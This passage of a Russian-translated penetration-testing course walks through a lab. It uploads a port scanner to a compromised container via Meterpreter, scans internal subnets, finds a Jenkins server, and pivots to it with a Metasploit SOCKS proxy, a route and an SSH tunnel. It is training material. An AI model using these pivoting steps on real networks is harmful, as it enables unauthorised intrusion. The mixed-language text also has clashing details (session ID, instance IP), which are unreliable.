16  ip_range = ipaddress.IPv4Network(sys.argv[1], strict=False)
17  ports = [80, 443, 8080]  # List of ports to scan
18
19  port_scan(ip_range, ports)
```

Листинг 84 - Создание Python-скрипта для сканирования портов

В первых трех строках импортируются необходимые библиотеки. Библиотека *socket* используется для создания соединения с портом и проверки, открыт ли он. Библиотека *ipaddress* используется для разбора IP-адреса из командной строки. Наконец, библиотека *sys* используется для доступа к аргументам командной строки. Все три библиотеки часто присутствуют в Python-окружении по умолчанию.

Далее, в строках 5-14, мы определяем функцию для сканирования портов. Она принимает диапазон IP-адресов и список портов как аргументы. В строке 6 запускается цикл *for* для каждого IP-адреса в диапазоне. Для каждого IP-адреса в строке 8 создается еще один цикл *for* для каждого порта. Строка 9 создает сокет, строка 10 задает таймаут 0,2 секунды (поскольку мы сканируем локальную сеть, таймаут может быть относительно коротким), а в строке 11 выполняется подключение. В строках 12 и 13 проверяем, было ли подключение успешным, и сообщаем об этом. В строке 14 закрываем сокет.

После определения функции мы разбираем первый аргумент (диапазон IP-адресов), сохраняя его в переменной *ip_range*. В строке 17 определяем несколько портов. Начнем с поиска веб-служб на популярных веб-портах: 80, 443 и 8080. Это можно расширить, но каждый дополнительный порт заметно увеличит время сканирования.

Наконец, в line 19 вызываем function с нашими arguments. Этот script можно сделать более efficient, но для наших нужд его достаточно.

После создания script используем **scp**, чтобы copy **netscan.py** на cloud Kali instance в `/home/kali/`.

```
kali@kali:~$ scp ./netscan.py kali@34.203.75.99:/home/kali/
kali@34.203.75.99's password:
netscan.py                                    100%  462     2.0KB/s   00:00
```

Листинг 85 - Transfer script netscan.py на Cloud Kali instance

Теперь script находится на cloud Kali instance, и мы используем meterpreter, чтобы transfer его на victim. Можно применить command **upload**, чтобы перенести `/home/kali/netscan.py` в root directory container.

```
meterpreter > upload /home/kali/netscan.py /netscan.py
[*] Uploading  : /home/kali/netscan.py -> /netscan.py
[*] Uploaded 559.00 B of 559.00 B (100.0%): /home/kali/netscan.py -> /netscan.py
[*] Completed  : /home/kali/netscan.py -> /netscan.py
```

Листинг 86 - Upload script netscan.py на target

Напомним себе network ranges, на которые мы нацелены, повторно выполнив **ifconfig**.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 65
============
Name         : eth0
Hardware MAC : 02:42:ac:12:00:04
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 172.18.0.4
IPv4 Netmask : 255.255.0.0


Interface 67
============
Name         : eth1
Hardware MAC : 02:42:ac:1e:00:03
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 172.30.0.3
IPv4 Netmask : 255.255.0.0
```

Листинг 87 - Сетевые интерфейсы на цели

На цели мы находим сети 172.18.0.1/16 и 172.30.0.1/16. Сканирование трех портов в сети /16 отправит более 190 000 запросов. С нашим script это заняло бы много времени. Вместо этого просканируем сеть /24, чтобы сэкономить время, а при необходимости оптимизируем script для сканирования /16.

Используем command **shell** в meterpreter, чтобы открыть интерактивную shell. Затем используем **python** для запуска `/netscan.py` и передадим ему network **172.18.0.1/24**.

```
meterpreter > shell
Process 17 created.
Channel 4 created.

python /netscan.py 172.18.0.1/24
Scanning 172.18.0.0
Scanning 172.18.0.1
Port 80 is open on 172.18.0.1
Scanning 172.18.0.2
Port 80 is open on 172.18.0.2
Scanning 172.18.0.3
Port 80 is open on 172.18.0.3
Scanning 172.18.0.4
```

```
Scanning 172.18.0.5
Port 80 is open on 172.18.0.5
Scanning 172.18.0.6
...
```

Листинг 88 - Port scanning в 172.18.0.1/24

При запуске **netscan.py** может показаться, что shell завис. Это нормально, пока script выполняется. Дайте ему несколько minutes, и shell должен снова стать responsive и показать output scan.

В результате search мы находим четыре services, работающие на port 80. Address 172.18.0.1, скорее всего, является *gateway*, который указывает на ports, exposed с host в некоторых containerized средах. Вероятнее всего, это тот же port, к которому у нас есть доступ из general internet. Подтвердим это с помощью **curl**, отправив HTTP request. Также отправим request на 172.18.0.2, чтобы попытаться понять, что это за services.

```
curl -vv 172.18.0.1
...
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: Caddy
< Content-Length: 0
...

curl -vv 172.18.0.2
...
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: Caddy
< Content-Length: 0
...
```

Листинг 89 - Использование curl для fingerprint services

Сервис на 172.18.0.1 отвечает заголовком *Caddy*, который мы также обнаружили во время начального перечисления. Сервис на 172.18.0.2 отвечает тем же заголовком. Используя эту информацию, можно предположить, что 172.18.0.1, скорее всего, является портом, который публикует сервис Caddy на 172.18.0.2 через хост.

В реальном мире мы потратили бы больше времени на перечисление остальных обнаруженных служб. Однако оставим это как упражнение и продолжим сканирование сети 172.30.0.1/24.

```
python /netscan.py 172.30.0.1/24

Scanning 172.30.0.0
Scanning 172.30.0.1
Port 80 is open on 172.30.0.1
Scanning 172.30.0.2
...
Scanning 172.30.0.10
Port 80 is open on 172.30.0.10
Scanning 172.30.0.11
...
Scanning 172.30.0.30
Port 8080 is open on 172.30.0.30
Scanning 172.30.0.31
...
Scanning 172.30.0.50
Port 8080 is open on 172.30.0.50
Scanning 172.30.0.51
...
Scanning 172.30.0.60
Port 8080 is open on 172.30.0.60
Scanning 172.30.0.61
...
```

Листинг 90 - Port scanning в 172.30.0.1/24

Снова находим multiple services. IP 172.30.0.1, вероятно, опять является *host*. 172.30.0.10 - еще один Caddy reverse proxy. Однако IP 172.30.0.30 для нас интересен. Посмотрим, что обнаружится при отправке HTTP request на port 8080, который мы нашли.

```
curl 172.30.0.30:8080/
...
<html><head><meta http-equiv='refresh' content='1;url=/login?from=%2F'/><script>window.location.replace('/
    login?from=%2F');</script></head><body style='background-color:white; color:white;'>

...

curl 172.30.0.30:8080/login
...
<!DOCTYPE html><html lang="en"><head resURL="/static/dd8fdc36" data-rooturl="" data-resurl="/static/dd8fdc36"
    data-imagesurl="/static/dd8fdc36/images"><title>Sign in [Jenkins]</title><meta name="ROBOTS"
    content="NOFOLLOW"><meta name="viewport" content="width=device-width, initial-scale=1"><link
    rel="stylesheet" href="/static/dd8fdc36/jsbundles/simple-page.css" type="text/css"></head><body><div
    class="simple-page" role="main"><div class="modal login"><div id="loginIntroDefault"><div
    class="logo"><img src="/static/dd8fdc36/images/svgs/logo.svg" alt="Jenkins logo"></div><h1>Welcome to
    Jenkins!</h1></div><form method="post" name="login" action="j_spring_security_check"><p class="signupTag
    simple-page--description">Please sign in below or <a href="signup">create an account</a>.<div
    class="jenkins-form-item jenkins-form-item--tight"><input autocorrect="off" autocomplete="off"
    name="j_username" id="j_username" placeholder="Username" type="text" autofocus="autofocus" class="jenkins-
    input normal" autocapitalize="off" aria-label="Username"></div><div class="jenkins-form-item jenkins-form-
    item--tight"><input name="j_password" placeholder="Password" type="password" class="jenkins-input normal"
    aria-label="Password"></div><div class="jenkins-checkbox jenkins-form-item jenkins-form-item--tight
    jenkins-!-margin-bottom-3"><input type="checkbox" id="remember_me" name="remember_me"><label
    for="remember_me">Keep me signed in</label></div><input name="from" type="hidden"><div
    class="submit"><button type="submit" name="Submit" class="jenkins-button jenkins-button--primary">Sign
    in</button></div></form><div class="footer"></div></div></div></body></html>
```

Листинг 91 - Служба Jenkins, обнаруженная через curl на конкретных endpoint

Первый запрос получает ответ с перенаправлением на страницу */login*. Отправив запрос на */login*, мы видим, что это сервер Jenkins.


Хотя этот сервер Jenkins требует входа, о чем говорит перенаправление, он также предоставляет вариант создать учетную запись. Если бы в Jenkins была отключена самостоятельная регистрация, этот вариант не отображался бы.

Jenkins очень интересен как цель. Он часто содержит секреты и доступ к другим средам. Открытая регистрация в Jenkins значительно повышает шанс дальнейшей эксплуатации.

Попробуем создать account в Jenkins, но сначала нужно найти способ доступа к Jenkins с нашего Kali instance.

1. Найдите hidden HTTP service, который содержит flag при посещении. Этот service слушает port 80.

Хотя можно продолжать перечисление, используя только curl и ручную обработку запросов, это быстро становится утомительным. Вместо этого, раз у нас уже есть цель, создадим туннель, который позволит личному экземпляру Kali отправлять запросы через облачный экземпляр, а затем через reverse shell к цели Jenkins.



Мы используем SOCKS proxy на cloud Kali instance. Proxy port будет exposed для personal Kali instance через SSH tunnel. Также создадим route, чтобы requests, направленные в subnet 172.30.0.1/16, где работает Jenkins, проходили через shell.

Прежде чем запускать SOCKS proxy, нужно вернуться в main Metasploit menu. Для этого нужно **exit** из shell и отправить current session в **background**. Важно выполнять **exit** только если мы находимся в *active shell*. Иначе мы выйдем из Metasploit.

```
exit
[-] core_channel_interact: Operation failed: Unknown error

meterpreter > background
[*] Backgrounding session 1...
```

Листинг 92 - Exit из shell и отправка session в background

Далее запустим SOCKS proxy в meterpreter. Используем модуль *auxiliary/server/socks_proxy*. Мы не хотим выставлять SOCKS proxy в интернет, поэтому изменим **SRVHOST** со значения по умолчанию, то есть всех интерфейсов, на прослушивание только **127.0.0.1**. Наконец, запустим модуль как задание с **run** (`-j`).

```
msf6 exploit(multi/handler) > use auxiliary/server/socks_proxy

msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1

msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 1.
```

Листинг 93 - Использование SOCKS Proxy module и его запуск

Теперь SOCKS proxy по умолчанию запустится на *localhost* port 1080.

Теперь, когда SOCKS proxy работает, добавим route, чтобы любое соединение через SOCKS proxy проходило через shell. Сначала выведем все текущие активные сеансы, выполнив **sessions**. Так мы получим ID сеанса. Затем выполним **route** с командой **add**. Укажем целевую сеть с IP Jenkins server (172.30.0.1) и ее сетевую маску (255.255.0.0). В конце передадим этой команде ID сеанса (**1** в нашем случае).

```
msf6 exploit(server/socks_proxy) > sessions


Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  2         meterpreter python/linux  root @ 6699d104d6c5  10.0.1.54:4488 -> 198.18.53.73:37604 (172.18.0.4)

msf6 auxiliary(server/socks_proxy) > route add 172.30.0.1 255.255.0.0 2
```

Листинг 94 - Создание route

На этом этапе SOCKS proxy запущен, а route добавлен. Однако у нас еще нет SSH tunnel, который сделает SOCKS proxy доступным на personal Kali instance.



Создадим local forwarding SSH tunnel к cloud Kali instance с нашего personal instance. Это откроет port на personal instance, и любой сетевого трафика, отправленный на этот port, будет автоматически forwarded на указанный port cloud instance через tunnel.

Чтобы создать local forward, используем option `-L`. Затем укажем, какие interface и port нужно открыть на personal Kali instance (**localhost:1080**). Далее добавим port, на который хотим forward сетевого трафика. Поскольку SOCKS proxy был открыт на **localhost:1080**, можно использовать его.


Также нужно, чтобы эта session только открыла tunnel, поэтому попросим SSH не выполнять commands через option `-N` и запуститься в background через `-f`. В конце укажем login для нашего Kali instance.

```
kali@kali:~$ ssh -fN -L localhost:1080:localhost:1080 kali@192.88.99.76
kali@192.88.99.76's password:


kali@kali:~$ ss -tulpn
Netid  State   Recv-Q  Send-Q   Local Address:Port   Peer Address:Port Process
tcp    LISTEN  0       128          127.0.0.1:1080        0.0.0.0:*     users:(("ssh",pid=75991,fd=5))
tcp    LISTEN  0       128              [::1]:1080           [::]:*     users:(("ssh",pid=75991,fd=4))
```

Листинг 95 - Создание Local Forward SSH tunnel


На этом этапе у нас должно быть полное connection от personal Kali instance до Jenkins server. Проверим это, настроив Firefox на personal Kali instance на использование нового proxy. Для этого щелкнем *hamburger* menu в правом верхнем углу и выберем *Settings*.




Далее найдем **Network** и щелкнем *Settings...*.



Здесь можно настроить Firefox на использование нашего proxy. Щелкнем *Manual proxy configuration*. Для *SOCKS Host* используем **127.0.0.1**, а для *Port* введем **1080**. Это укажет Firefox отправлять сетевого трафика на port, который мы открыли через local SSH tunnel. Затем traffic будет отправлен в Metasploit SOCKS proxy, через route и далее к Jenkins server или любому другому server, куда мы перейдем. Также убедимся, что выбрана version *v5* SOCKS proxy. В конце щелкнем *OK*.

